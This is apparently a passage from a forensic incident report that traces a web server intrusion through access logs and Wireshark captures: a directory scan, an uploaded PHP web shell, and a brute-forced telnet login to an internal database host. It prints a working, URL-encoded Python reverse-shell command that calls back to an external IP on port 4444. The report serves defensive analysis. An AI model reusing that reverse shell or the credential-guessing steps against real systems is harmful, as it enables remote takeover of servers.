138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /16 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /2004 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /18 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /docs HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /contactus HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /files HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /features HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /html HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /20 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /21 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /5 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:25 -0500] "GET /22 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /page HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /6 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /misc HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /19 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:26 -0500] "GET /partners HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Until something changes, in the picture below, it is possible to identify a 200 success code.

```
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /upload.php HTTP/1.1" 200 487 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /flash HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /48 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /portal HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /design HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/frand2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:55 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "curl/7.68.0"
138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"
```


The attacker could find in the webserver, the file upload.php that enables uploading files to the system. This is successful because the attacker “POST”, meaning the attacker uploaded to the webserver a file called “shell.php”. This file can be described as a script or program that provides a remote interface to a web server, allowing unauthorized users to execute commands, upload or download files, and perform other actions on the server.


The next steps can be found by analyzing the POST action of the attacker with the Wireshark capture of the Webserver. With this capture it was possible to filter it to find the “POST” capture exact moment, 9:59 pm EST (The servers have different time zones, which is a weakness that should be repaired).



To further analyze, it is possible to capture the TCP stream of this exact moment and future attacker’s steps:


In the picture below it is possible to see two different agents on the script: client in red and the server in blue.


Wireshark · Follow HTTP Stream (tcp.stream eq 137) · phl_webserver.pcap
GET /uploads/ HTTP/1.1
Host: 134.122.33.221
User-Agent: curl/7.68.0
Accept: */*
HTTP/1.1 200 OK
Date: Sun, 20 Feb 2022 02:58:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 944
Content-Type: text/html;charset=UTF-8
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /uploads</title>
</head>
<body>
<h1>Index of /uploads</h1>
<table>
<tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th>Name</th><th>Last modified</th><th>Size</th><th>Description</th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td>Parent Directory</td><td> </td><td align="right"> - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td>shell.php</td><td align="right">2022-02-19 20:54 </td><td align="right">2.5K</td><td> </td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.41 (Ubuntu) Server at 134.122.33.221 Port 80</address>
</body></html>
client pkt, 1 server pkt, 1 turn.
Entire conversation (1201 bytes)
Show data as ASCII
Find:
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
phl_webserver.pcap
Close


Wireshark · Follow TCP Stream (tcp.stream eq 141) · phl_webserver.pcap
POST /uploads/shell.php HTTP/1.1
Host: 134.122.33.221
User-Agent: curl/7.68.0
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 331
cmd=python+-c+%27import+socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%22138.68.92.163%22%2C4444%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B+os.dup2%28s.fileno%28%29%2C1%29%3B+os.dup2%28s.fileno%28%29%2C2%29%3Bp%3Dsubprocess.call%28%5B%22%2Fbin%2Fsh%22%2C%22-i%22%5D%29%3B%27HTTP/1.1 200 OK
Date: Sun, 20 Feb 2022 02:59:04 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2426
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html lang="en">
<!-- By Artyum (https://github.com/artyuum) -->
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>Web Shell</title>
<style>
* {
-webkit-box-sizing: border-box;
box-sizing: border-box;
}
body {
font-family: sans-serif;
color: rgba(0, 0, 0, .75);
}
main {
margin: auto;
max-width: 850px;
}

The python command represents a Reverse Shell. According to Imperva, “A reverse shell, also known as a remote shell or “connect-back shell,” takes advantage of the target system’s vulnerabilities to initiate a shell session and then access the victim’s computer. The goal is to connect to a remote computer and redirect the input and output connections of the target system’s shell so the attacker can access it remotely”. This kind of code allows the attacker to open ports forcing communication and taking over the target system.


The following pictures will explain step by step the attack inside the server, they are found in 142 stream capture.




The first command run was “whoami”, in a Unix or Linux terminal is used to display the username of the current logged-in user, **www-data** in this case. Next, the second command was used to open a command line to the system.

The command ls -l intends to get a detailed overview of the files and directories in a given location, in this case the webserver. This command allowed the attacker to locate the file uploaded “shell.php”.

This command intends to verify if the nmap is installed in the system, which is successful.




The command “ifconfig” is used to display and configure network interfaces on a system. It shows ip addresses set up in the system. Through this command, it was identified that there were two Ethernet network interfaces often used to identify and manage different network devices on a system. The eth0 confirmed the ip of the server used to get in, but eth1 represents another interface of a private ip 10.10.1.2.




This next step represents the attempts of the attacker to scan the network with the intention to find open ports. The first attempt it is used -sS meaning a hidden scan, but the attacker doesn't have the credentials for that, so the attacker runs a regular scan showing two ports opened for two different private ips: ssh and http for 10.10.1.2 and ssh and telnet for 10.10.1.3. The last two ones are network protocols used for remote access to computers and network devices. Ssh is more secure for using encryption compared to Telnet that lacks that.

```
www-data@webserver:/var/www/html/uploads$ telnet 10.10.1.3
telnet 10.10.1.3
Trying 10.10.1.3...
Connected to 10.10.1.3.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
database login: admin
admin
Password: admin


Login incorrect
database login: administrator
administrator
Password: password


Login incorrect
database login: phl
phl
Password: phl


Login incorrect
database login: phl
phl
Password: phl123

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)
```

With this command, the attacker intended to remotely access the ip 10.10.1.3 through port 23/telnet and it was successful. Next, there were several attempts to login to the database server, known as Brute Force Attack, being the forth one successful. The correct login and password was phl and phl123, being not strong enough to prevent an attack.




This picture above represents the commands used to access the data in the database, that will be explained below. The two artifacts about database were analyzed but will not be used as part of the explanation because the analysis of the Wireshark capture of the Web Server contained all the information used in this part of the report.



An important thing to notice is that there are 14 updates to be applied immediately, that is an indicator that the system is not well patched, and that's a red flag. This problem will be addressed further in this report because it is a vulnerability.

